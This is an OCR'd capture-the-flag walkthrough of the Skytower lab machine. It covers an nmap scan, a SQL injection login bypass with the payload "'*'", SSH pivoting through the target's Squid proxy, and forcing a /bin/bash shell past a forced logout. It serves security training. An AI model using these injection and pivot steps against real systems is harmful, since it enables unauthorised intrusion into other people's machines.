
Skytower


IP- 192.168.56.101
Walkthrough by Basil
Wattlecorp Cybersecurity Labs

Methadologies


Let's start to identify open ports,services,version etc using nmap
sudo nmap -A -p- 192.168.56.101




We got few open ports.
Let's start by exploring port 80




We were directed to a login page and tried a lot's of default credentials and sql injections but most of them failed except blind injection which was a success.
Command used was '*'




We got a username and pass which could be the one for ssh. But ssh is filtered.
But we have SQUID proxy configured on port 3128. So we can access the SSH server by proxying the connection through the SQUID server on the target machine
Let's set it up by proxy tunnel and route it to ssh
ssh through the http tunnel




ssh john@127.0.0.1 -p 1111




We successfully login but we are immediately logged out. This may be because of a custom shell or a weird .bashrc configuration.
We can drop into a shell by passing /bin/bash as a parameter to our SSH.

